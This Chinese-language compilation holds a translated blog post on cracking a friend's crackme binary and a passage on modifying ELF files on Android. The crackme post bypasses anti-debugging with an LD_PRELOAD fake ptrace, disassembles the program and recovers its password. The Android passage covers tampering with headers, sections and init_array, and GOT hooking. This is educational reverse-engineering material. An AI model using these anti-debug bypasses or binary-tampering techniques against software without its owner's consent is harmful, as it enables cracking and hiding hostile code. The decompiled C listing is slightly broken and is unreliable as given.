		全局	R_386_GOT32	R_386_GLOB_DAT
	直接调用函数	静态	R_386_PLT32	NULL
		全局	R_386_PLT32	R_386_JMP_SLOT
数据段	引用变量函数地址	静态	R_386_32 w/sec	R_386_RELATIVE
重定位		全局	R_386_32 w/sym	R_386_32 w/sym

破解我吧：一次 ELF 文件的解构之旅

ZZ 黑客志

http://heikezhi.com/2011/09/15/hackme-deconstructing-an-elf-file/

一个朋友最近发给我一个他编写的据称很难破解的程序，让我找出它的密码，经过几个小时的 Hacking，我顺利找到了密码，并且在这个过程中，除了学到许多新技术之外，还有几个特别有意思的地方，我认为值得写篇文章与大家分享下。

答应接受他的挑战几分钟后，我就收到了一个名叫“hackme”的二进制文件，感兴趣的同学可以先下载这个文件自己尝试下，然后再回头来看看这篇文章，如果你在破解过程中有什么收获，记得发封[hackme]打头的邮件到 manohar dot vanga at gmail dot com 和我分享哦，另外，你也可以参加 Hacker News 上到讨论。

试试手气

首先，我随机测试了一组密码，和我想的一样，失败，下面是我得到的消息：

```
$ ./hackme
Password, please? password
Oops..
```

有趣的是，当我试图通过 GDB 调试这个文件时，我得到了下面这句特别的欢迎词：

```
$ gdb ./hackme
Reading symbols from /tmp/hack/hackme...(no
debugging symbols found)...done.
(gdb) r
Starting program: ./hackme
Fuck off! no debuggers!

Program exited with code 0364.
(gdb)
```

ptrace 也是同样的结果：

```
$ strace ./hackme
execve("./hackme", ["./hackme"], [/* 41 vars */]) = 0
brk(0) = 0x9016000
```

```
access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
... snip ...
ptrace(PTRACE_TRACEME, 0, 0, 0) = -1 EPERM (Operation not permitted)
fstat64(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 3), ...}) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb783e000
write(1, "Fuck off! no debuggers!\n", 24Fuck off! no debuggers!) = 24
_exit(2543604) = ?
```

明知故犯

尽管密码以明文形式保存的可能性接近于 0，我还是决定试试

首先，我检查了这个二进制文件中的符号信息有没有被抽取（strip）过：

```
$ file hackme
hackme: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically
linked (uses shared libs), for GNU/Linux 2.6.27, stripped
```

很不幸，这是一个抽取过的程序，这条路走不通，GDB 对于抽取过的二进制基本不起作用，于是我决定看看这个二进制文件中包含的明文字符串信息：

```
$ strings hackme
/lib/ld-linux.so.2
libdl.so.2
__gmon_start__
_Jv_RegisterClasses
dlopen
dlsym
libc.so.6
```

```
_IO_stdin_used
__libc_start_main
random
GLIBC_2.1
GLIBC_2.0
PTRh
QVhE
[^Ph
[^_]
8%':!06!
%!'460
&64;3
%'<;!3
UWVS
[^_]
Fuck off! no debuggers!
Password, please?
Congratulations!
Oops..
```

我尝试了所有的明文字符串作为密码，不对，很自然的结果，不过这个输出还是提供了一些有用的信息，至少我知道了输入正确密码后我会看到什么，那就是 这句”Congratulations!"，另外，它还包含了字符串"libc.so.6"，这很可疑，不过看了 ltrace 的输出，我就明白怎么回事 了：

1. $ ltrace ./hackme
2. __libc_start_main(0x8048645, 1, 0xbfb48a04, 0x80486b0, 0x8048720
3. <unfinished ...>
4. dlopen("/lib/libc.so.6", 2)
5. = 0xb7757ae0

```
dlsym(0xb7757ae0, "ptrace")
= 0x00eddf40
dlsym(0xb7757ae0, "scanf")
= 0x00e621a0
dlsym(0xb7757ae0, "printf")
= 0x00e5baa0
Fuck off! no debuggers!
+++ exited (status 244) +++
```

这里我们再次看到了那句讨人厌的欢迎词，但是不要紧，前面的信息已经足可以说明问题了，libc 是通过 dlopen 动态连接的，而 ptrace，scanf 以及 printf 函数的地址都是通过 dlsym 取得的，很卑鄙的手段!

尽管如此，更刺激的是 strings 的输出显示这个程序调用了 random()函数，但是因为它的密码是不变的，所以对 random 的调用应该是没有经过 seed 的，我们稍后再来关注这个。

strings 的输出同样解释了这个程序是如何阻止调试的，当你在 ptrace 环境中调用 ptrace 函数时，它让 ptrace 返回了-1.

这个问题可以很容易的通过 LD_PRELOAD 环境变量来解决，LD_PRELOAD 可以包含一个自定义的动态库列表，这个列表中的动态库可以在要 调试的可执行文件执行之前预先加载到内存中，这可以很容易的阻止可执行文件调用你不希望它去调用的函数，我很快就写了一个简单的包含我们想要的 ptrace 函数的新文件：

```
/* fake ptrace() */
#include <stdio.h>

long ptrace(int x, int y, int z)
{
printf("B-)\n");
return 0;
}
```

...然后编译:

```
gcc -shared -fPIC -o fake.so fake.c
```

现在使用 strace 并加上 LD_PRELOAD 变量来执行这个程序，可以看到，我们的 ptrace 函数已经起作用了：

```
1. $ strace -E LD_PRELOAD=./fake.so ./hackme
2. execve("./hackme", ["./hackme"], [/* 24 vars */]) = 0
3. brk(0) = 0x9727000
4. access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
5. mmap2(NULL, 8192, PROT_READ|PROT_WRITE,
6. MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb78a6000
7. open("./fake", O_RDONLY) = 3
8. read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\240\3\0\0004\0\0\0"...,512) = 512
9. ... snip ...
10. MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb78a1000
11. write(1, "Password, please? ", 18Password, please? ) = 18
12. read(0, password "password\n", 1024) = 9
13. write(1, "Oops..\n", 7Oops..) = 7
14. exit_group(7) = ?
```

看起来存放密码的 buffer 只有 1024 字节，我尝试了缓冲区溢出但是遇到了栈地址混淆（Stack randomization)(当然如果我没记错，这也是有办法可以关掉的），只是对于一个慵懒的星期五来说，这过于麻烦了一点，更重要的是，我的目的并 不是破解这个程序，我只是想得到那个密码。

现在看起来我只有一条路可以走了，那就是逆向这个程序，尽管我实在不愿意在星期五的下午做这种事。但是这种对 Geek 的挑战还是轻松战胜了我每天都有的懒惰，所以我开始了我的反汇编之旅。

反汇编

我首先从 objdump 的输出开始入手（建议你在一个新 tab 中执行这个命令以便我们更好的继续）

```
$ objdump -D ./hackme > out.asm
```

一个抽取过得二进制文件的汇编如我想象的一样，那不是一般的混乱，我需要从中快速的找出密码的生成逻辑，从上面的运行结果，我们知道，生成密码的代 码段应该是在“Password,please?”这个字符串与“Oops...″字符串之间，于是我首先需要做的就是定位这些字符 串。″Password please?″中的“Pa”字符转成 16 进制就是 50 后面跟上 61，简单的搜索后，我就定位到了这个字符串：

```
1. $ grep "50 61" objdumpout.txt
2. 8048798: 00 50 61 add %dl,0x61(%eax)
```

这个字符串的地址就是 0x8048799（因为它前面还有一个无效字符），搜索这个地址：

```
1. 804859d: 68 99 87 04 08 push $0x8048799
2. 80485a2: ff 15 94 99 04 08 call *0x8049994
```

很好！它将这个地址压入了堆栈，并调用了一个函数，我假设这个变量保存的就是 dlsym 返回的 printf 函数的地址。

现在，我需要找到″Oops...″字符串，同样的方法：

```
1. 8048633: 68 c1 87 04 08 push $0x80487c1
2. 8048638: ff d0 call *%eax
```

同样，我也顺手标注了下“Congratulations”字符串的位置，最后，代码看起来是下面的样子：

```
1. # The "Password, please?" message is being printed here
2. 804859d: 68 99 87 04 08 push $0x8048799
3. 80485a2: ff 15 94 99 04 08 call *0x8049994
```

```
4.  80485a8: 8d 45 84 lea -0x7c(%ebp),%eax
5.  ... snip ...
6.  8048626: 83 ec 0c sub $0xc,%esp
7.  # The "Congratulations!" message is being printed here
8.  8048629: 68 af 87 04 08 push $0x80487af
9.  804862e: eb 08 jmp 8048638 <dlopen@plt+0x268>
10. 8048630: 83 ec 0c sub $0xc,%esp
11. # The "Oops.." message is being printed here
12. 8048633: 68 c1 87 04 08 push $0x80487c1
13. 8048638: ff d0 call *%eax
```

我很快标记好了这段汇编程序，所以我可以回忆起来我最终是怎么找到答案的：

```
1.  804859d: 68 99 87 04 08 push $0x8048799
2.  80485a2: ff 15 94 99 04 08 call *0x8049994
3.  # The "Password, please?" message is being printed here
4.
5.  80485a8: 8d 45 84 lea -0x7c(%ebp),%eax
6.  # This is probably the address of the password buffer.
7.
8.  80485ab: 5b pop %ebx
9.  80485ac: 5e pop %esi
10.
11. 80485ad: 50 push %eax
12. 80485ae: 68 ac 87 04 08 push $0x80487ac
13. 80485b3: ff 15 90 99 04 08 call *0x8049990
14. 80485b9: 83 c4 10 add $0x10,%esp
15. # Push the password buffer and the string "%s" onto the stack and call scanf
16.
```

17. 80485bc: 31 c0 xor %eax,%eax
18. # Clear EAX.
19.
20. 80485be: eb 01 jmp 80485c1 <dlopen@plt+0x1f1>
21. 80485c0: 40 inc %eax
22. 80485c1: 80 7c 05 84 00 cmpb $0x0,-0x7c(%ebp,%eax,1)
23. 80485c6: 75 f8 jne 80485c0 <dlopen@plt+0x1f0>
24. # Find the string length of the password we entered. Return value in EAX.
25.
26. 80485c8: 31 db xor %ebx,%ebx
27.
28. 80485ca: 83 f8 13 cmp $0x13,%eax
29. 80485cd: 0f 94 c3 sete %bl
30. # Hmm! If the strlen(buf) != 0x13) BL is set to 1! We have our first hint!
31.
32. 80485d0: be 0a 00 00 00 mov $0xa,%esi
33. # Move integer 10 into ESI. This is the start of a loop that runs 10 times.
34.
35. 80485d5: e8 b6 fd ff ff call 8048390 <random@plt>
36. # Call random(). Return value in EAX
37.
38. 80485da: b9 13 00 00 00 mov $0x13,%ecx
39. 80485df: 99 cltd
40. 80485e0: f7 f9 idiv %ecx
41. # Divide the random number in EAX with 19. EAX is quotient, EDX is remainder.
42.
43. 80485e2: 31 c0 xor %eax,%eax
44. # Throw away quotient.

```
45.
46. 80485e4: 8a 8a 9c 86 04 08 mov 0x804869c(%edx),%cl
47. # Hmm. That address looks like a lookup table of some sort.
48. # The operation is basically doing "CL = table[remainder]".
49. # Since remainder can't be more that 19, I dump the first 19 bytes of this
50. # address:
51. # 0xfb, 0x4c, 0x8d, 0x58, 0x0f, 0xd4, 0xe8, 0x94, 0x98, 0xee,
52. # 0x6b, 0x18, 0x30, 0xe0, 0x55, 0xc5, 0x28, 0x0e
53.
54. 80485ea: 0f b6 7c 15 84 movzbl -0x7c(%ebp,%edx,1),%edi
55. # This basically does EDI = password[remainder]
56.
57. 80485ef: 42 inc %edx
58. 80485f0: 89 95 74 ff ff ff mov %edx,-0x8c(%ebp)
59. # Increment the remainder and store it in another variable
60.
61. 80485f6: 31 d2 xor %edx,%edx
62. 80485f8: eb 0c jmp 8048606 <dlopen@plt+0x236>
63. 80485fa: 69 c0 8d 78 01 6d imul $0x6d01788d,%eax,%eax
64. 8048600: 42 inc %edx
65. 8048601: 05 39 30 00 00 add $0x3039,%eax
66. 8048606: 3b 95 74 ff ff ff cmp -0x8c(%ebp),%edx
67. 804860c: 7c ec jl 80485fa <dlopen@plt+0x22a>
68. # This is a weird loop. It seems to be a pseudorandom generator.
69. # The loop runs while a counter is less than the incremented remainder above.
70. # Inside, it's doing the following (remember eax was cleared above to 0):
71. # eax = eax * 0x6d01788d //This is a prime number according to Wolfram Alpha
72. # eax += 0x3039 // 12345 in decimal
```

73. # That is an unseeded (or seeded to 0) pseudorandom generator! Nice but
74. # pointless as it is unseeded.
75.
76. 804860e: 31 f8 xor %edi,%eax
77. # XOR the pseudorandom value above with password[remainder] as stored above
78.
79. 8048610: 38 c1 cmp %al,%cl
80. # Compare the lower byte of the XOR'ed result with the lookup table entry stored in CL
81.
82. 8048612: b8 00 00 00 00 mov $0x0,%eax
83. 8048617: 0f 45 d8 cmovne %eax,%ebx
84. # If the lower byte of the XOR is not equal to the lookup table entry set EBX=0
85.
86. 804861a: 4e dec %esi
87. 804861b: 75 b8 jne 80485d5 <dlopen@plt+0x205>
88. # Decrement the main loop counter (the one that runs 10 times) and jump
89. # if more iterations are left
90.
91. 804861d: 85 db test %ebx,%ebx
92. 804861f: a1 94 99 04 08 mov 0x8049994,%eax
93. 8048624: 74 0a je 8048630 <dlopen@plt+0x260>
94. # At last! Jump to the failure message (past the congratulations) if EBX is 0!
95. # EBX should be non-zero in order to print the congratulations message!
96.
97. 8048626: 83 ec 0c sub $0xc,%esp
98.
99. # The "Congratulations!" message is being printed here
100. 8048629: 68 af 87 04 08 push $0x80487af

```
804862e: eb 08 jmp 8048638 <dlopen@plt+0x268>
8048630: 83 ec 0c sub $0xc,%esp

# The "Oops.." message is being printed here
8048633: 68 c1 87 04 08 push $0x80487c1
8048638: ff d0 call *%eax
```

哇！还不坏，情况没我想的那么糟，将这些生成密码的汇编转换成 C 代码并进行测试花费了我一些时间，最后我得到了下面的 C 代码：

```
#include <stdio.h>
#include <string.h>

int main()
{
int i, j, edi;
char buf[50], ch;
char out[50];
unsigned char check;
int ret = 0, val, len, rem;
int magic;
int k;
unsigned char arr[] = {0x6a, 0xfb, 0x4c, 0x8d, 0x58, 0x0f, 0xd4, 0xe8,
0x94, 0x98, 0xee, 0x6b, 0x18, 0x30, 0xe0, 0x55, 0xc5, 0x28,
0x0e};

for (i = 0; i < 19; i++)
out[i] = 'x';
out[i] = '\0';
```

```
20.
21. for (i = 10; i > 0; i--) {
22. int m2;
23.
24. val = random();
25. rem = val%19;
26. check = arr[rem] & 0xff;
27. ch = buf[rem++];
28.
29. j = 0;
30. magic = 0;
31. printf("rem = %d\n", rem);
32. while (j < rem) {
33. magic *= 1828812941;
34. magic += 12345;
35. j++;
36. }
37. m2 = magic;
38.
39. magic ^= ch;
40. out[rem - 1] = (m2 & 0xff) ^ (check & 0xff));
41. }
42. printf("Password: %s\n", out);
43. }
```

现在让我们来运行看看：

```
$ ./decompiled
rem = 3
```

```
rem = 16
rem = 4
rem = 4
rem = 11
rem = 9
rem = 11
rem = 12
rem = 3
rem = 8
Password: xxsaxxxpexYoxxxexxx
```

那个可执行文件只执行了 10 次循环，它会持续的检查密码的偏移，而密码中只有那些没有标记成 x 的字符会起作用（我故意将它显示成了这样）

现在，到了最激动人心的时刻了，让我们来再次运行 hackme 试试看：

```
$ ./hackme
Password, please? xxsaxxxpexYoxxxexxx
Congratulations!
```

哈哈，搞定！

结论

那么我从中学到了什么呢？

了解你的工具

我可以很容易的基于过去的知识和经验为我遇到的问题选择最合适的工具，你对你的工具了解越多，你就越有可能更快的发现问题的本质（在这个例子中，就是那段反汇编后的密码生成代码）。

不断尝试

尽管我知道我不大可能轻松破解这个程序，但我还是尝试了所有这些简单的方法，尽管它们没有提供太多有用的信息，但它们至少帮我排除了一些选项，为我的后续工作扫清了道路。

掌握汇编

机器指令很难掌握，在这个过程中，我不知道多少次翻出 Intel 的汇编手册以帮助我理解这些指令的含义，尽管如此，我还是强烈的推荐你们学习 GNU 的汇编语法，而不是原始汇编，我对 Intel 的汇编语法很熟悉（比如 NASM），但是对于 GAS 的语法（也就是 AT&T 的语法），我发现这篇文章和这篇文章都很有帮助。

对于这个程序本身的一些看法：

- 只检查密码的一部分看起来是行不通的，当然全部检查也不会让破解过程困难多少(补充：程序的作者后来告诉我他将主循环设为 10 次本来是为了调试的，但是后来忘记改回来了）
- 随机数一开始可能是想吓吓我，但是，因为要保证结果的一致性，所以它不能根据种子来产生随机数，如果我有一个不同版本的 libc，同时它有一个不同的 random 实现，那么恐怕作者最初设定的密码也会失效。
- 实际上真正的密码是“SesameOpenYourself！”！但是我测试了几个变体，也是有效的，比如“NasaJeeperYouShelby”

最后，不管怎么说，这是个愉快的星期五下午，再一次提醒，欢迎发送评论到我的邮箱：manohar dot vanga at gmail dot com，记得在主题中加入[hackme]。

你可以在这里下载全部文件。

本文来自“hackme: Deconstructing an ELF File”，作者：manohar，翻译：@yuanyiz

http://blog.csdn.net/fisher_jiang/article/details/6783922

ELF Format DIY For Android

Author: ThomasKing

本文只讨论安卓平台 ELF 格式一些可以 DIY 的地方。当然，有些 DIY 有使用价值，有些 DIY 仅好玩而已。为了完整性，均在下文讨论。

一、Elf32_Ehdr

1. e_ident[16]

这个字段，现 ELF 标准只使用了前 7 个字节，后 9 个字节是未定义的。在 linux 平台，这 9 个字节是填 0，且不能动。而安卓平台，参看 linker 源码，对 so 文件格式只判定前 4 个字节，即'7f', '45', '4c', '46'。故可 DIY 如下图：

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	7F	45	4C	46	42	79	54	68	6F	6D	61	73	4B	69	6E	67	ELFByThomasKing
00000010	03	00	28	00	01	00	00	00	00	00	00	00	34	00	00	00	.(.....4...
00000020	34	31	00	00	00	00	00	05	34	00	20	00	07	00	28	00	41.....4. ...(.
00000030	15	00	14	00	06	00	00	00	34	00	00	00	34	00	00	00	........4...4...

图 1

2. 平台相关性标识

在 Elf32_Ehdr 中，于平台性标识有：ELF 文件类型 e_type；CPU 平台属性 e_machine；ELF 版本号 e_version(ELF 版本只有 1.2，故该值始终为 1)；文件相关属性 e_flag。这些字段都是来说明 ELF 文件信息，类似产品说明，对 SO 文件的使用无任何影响。故可 DIY 如图。




图 2

Readelf 查看信息：




图 3

3. e_entry

对于 SO 文件来说，这个值是无意义的。所以随便怎么都行。

4. 与 section 相关

与 section 相关的 e_shoff，e_shentsize，e_shnum, e_shstrndx 随意 DIY，http://bbs.pediy.com/showthread.php?t=192874 写得清楚，就不赘述。

5. 其余字段

其余字段由于加载时会被使用，故不能 DIY。详见 linker 源码。

上述 DIY 无处理时机的限制，即既可对 SO 作预处理时，也可在代码中。

二、Section

1. 移动 section

使用 readelf –l 查看 so 文件的 Section to Segment mapping:

```
   01     .dynsym .dynstr .hash .rel.dyn .rel.plt .plt .text .ARM.extab .ARM.exi
dx .rodata
   02     .fini_array .init_array .dynamic .got .data .bss
   03     .dynamic
```

图 4

总的来说，除了与代码相关受寻址影响的 section 外，其余 section 都是可以移动的。受代码访问影响的 section 有：.plt，.ARM.extab，.ARM.exidx，.rodata，.got，.data，BSS。其余 section 可以随意移动。为了处理方便，移动到的位置最好选在当前所处 LOAD 末尾。由于受到 segment 的属性(RWX)影响，跨 LOAD 处理稍微繁琐。以移动到 LOAD 末尾为例，具体移动某 section 的处理流程如下：

Step1: 选定移动位置。

Step2: 根据对齐属性，计算合适的起始位置。

Step3：复制 section 数据到新位置。
Step4：修订 section 在.dynamic 中的位置信息，即 p_offset、p_vaddr 和 p_paddr。
Step5：若移动 segment，修订对应在 segment header 中的信息。
这里就不给出例子，下文将看到。

2. 增删 section

查看 section 信息可知，LOAD 内 section 之间是紧凑排列的。删除某 section 的数据，可不移动 section。但增加 section 内容，就需要移动，并且修订 section 时，需修订 p_filesz 和 p_memsz。有些 section 可以单独修改，而有些 section 修改后，需要重新调整与之相关的 section。比如往 dynsym 末尾添加一个符号，并为该符号在 dynstr 添加一 name 字符串。便于查找，计算出 name 的 hash 值，然后往 hash 表中添加。如果还涉及到 rel，还需修改 rel 的 r_offset 和 r_info 字段。根据上述处理，再移动修改相应的 section。这里就不给例子，下文将看到。

3. 修改 init_array

对 fini_array 和 init_array 类似，以 init_array 为例，讨论 init_array 的一些 DIY。
3.1 变更执行顺序
通过__attribute__((constructor(num)))声明某一函数(num 值越小，越先执行)，即指定了在.init_array 中的位置，修改其顺序即可实现。例如：

```
void __attribute__((constructor(101))) kingcoming();
void __attribute__((constructor(200))) soldiercoming();
void kingcoming(){
    __android_log_print(ANDROID_LOG_INFO, "init_array", "King is coming!");}
void soldiercoming(){
    __android_log_print(ANDROID_LOG_INFO, "init_array", "A soldier is coming!");}
```

执行结果：

```
I   10-13 15:42:43.128   14244   14244   com.example.inittest                  init_array      King is coming!
I   10-13 15:42:43.128   14244   14244   com.example.inittest                  init_array      A soldier is coming!
```

图 5

修改其顺序，即交换图中红色区域中的数据：

```
00002EA0  00 00 00 00 40 0C 00 00  00 00 00 00 51 0C 00 00
00002EB0  6D 0C 00 00 00 00 00 00  03 00 00 00 D4 3F 00 00
```

图 6

再执行：

```
I   10-13 16:08:03.898   14580   14580                                        init_array      A soldier is coming!
I   10-13 16:08:03.898   14580   14580                                        init_array      King is coming!
```

图 7

3.2 普通函数——init 函数

将普通的函数，升级为 init 函数。具体操作步骤：
Step1: 查找目标函数的起始位置。
Step2: 移动 rel.dyn 到 LOAD1 末尾
Step3: 移动 init_array 到 LOAD2 末尾，添加目标函数地址
Step4: 修订 rel.dyn 和 init_array 在.dynamic 中的位置。
Step5: 修订 LOAD1 和 LOAD2 的长度信息

在 3.1 代码中，添加:

```
void justHello(){
    __android_log_print(ANDROID_LOG_INFO, "JNITag", "Hello!");
}
```

现将其修改，将 justHello 提升为 init 函数，且最先执行。实现流程上述已讨论，具体代码就不贴了，参看附件中的 updater.c。处理后的 so 文件，需要重建 section 才能查看下图(重建工具：http://bbs.pediy.com/showthread.php?t=192874)：




图 8

处理后的 SO 文件执行结果：

```
I   10-14 10:06:26.053   16010   16010   com.example.inittest                JNITag          Hello!
I   10-14 10:06:26.053   16010   16010   com.example.inittest                init_array      King is coming!
I   10-14 10:06:26.053   16010   16010   com.example.inittest                init_array      A soldier is coming!
D   10-14 10:06:26.063   16010   16010   com.example.inittest                dalvikvm        Added shared lib /data/d
D   10-14 10:06:26.063   16010   16010   com.example.inittest                dalvikvm        No JNI_OnLoad found in /
                                                                                            a10, skipping init
I   10-14 10:06:26.073   16010   16010   com.example.inittest                JNITag          Native!
```

图 9

3.3 init 函数转普通函数

相对 3.2 来说，init 函数转普通函数算较简单吧，这里就不赘述了

4. GOT 表 —— From HOOK to Self Patch

针对 GOT 表的 HOOK 技术屡见不鲜，这里还是啰嗦下一般的 HOOK 应用场景和流程，以便讨论 SO 自 Patch，实现类似目前基于函数 Patch 的第二代 dex 加固技术。下图简单描述了 SO 函数 HOOK 的基本原理。




图 10

其中，个人认为有一个很重要的点就是：HOOK 的是 Import 函数，即访问的是外部函数。那么如果 HOOK 自身的函数，达到替换的函数的目的，就实现了类似 DEX 的函数 patch 效果(纯属个人 YY)。

在 linux 平台，PIC 模式的 SO 文件是不区分本地符号还是外部符号，即不管是 Import 符号还是 Export 符号，都走 GOT 过程。采用 HOOK 原理，即可实现对 non-static 的变量和函数的替换，达到 HOOK 和自 Patch 的效果。

思路清晰，似乎就成功了。但是，随意打开一个 ARM 架构的 SO 文件查看 GOT 表，发现 Export 函数根本不在 GOT 中，不过 non-static 变量还是在的(具体 LINUX 平台和 android 在这方面的比较，在附件《Android ELF GOT section の不同之处》，此文中仅根据表象，分析了差异点。限于水平，未找到相关资料佐证，其中的原因分析纯属个人 YY，难免有错误之处，请各位批评指正)。

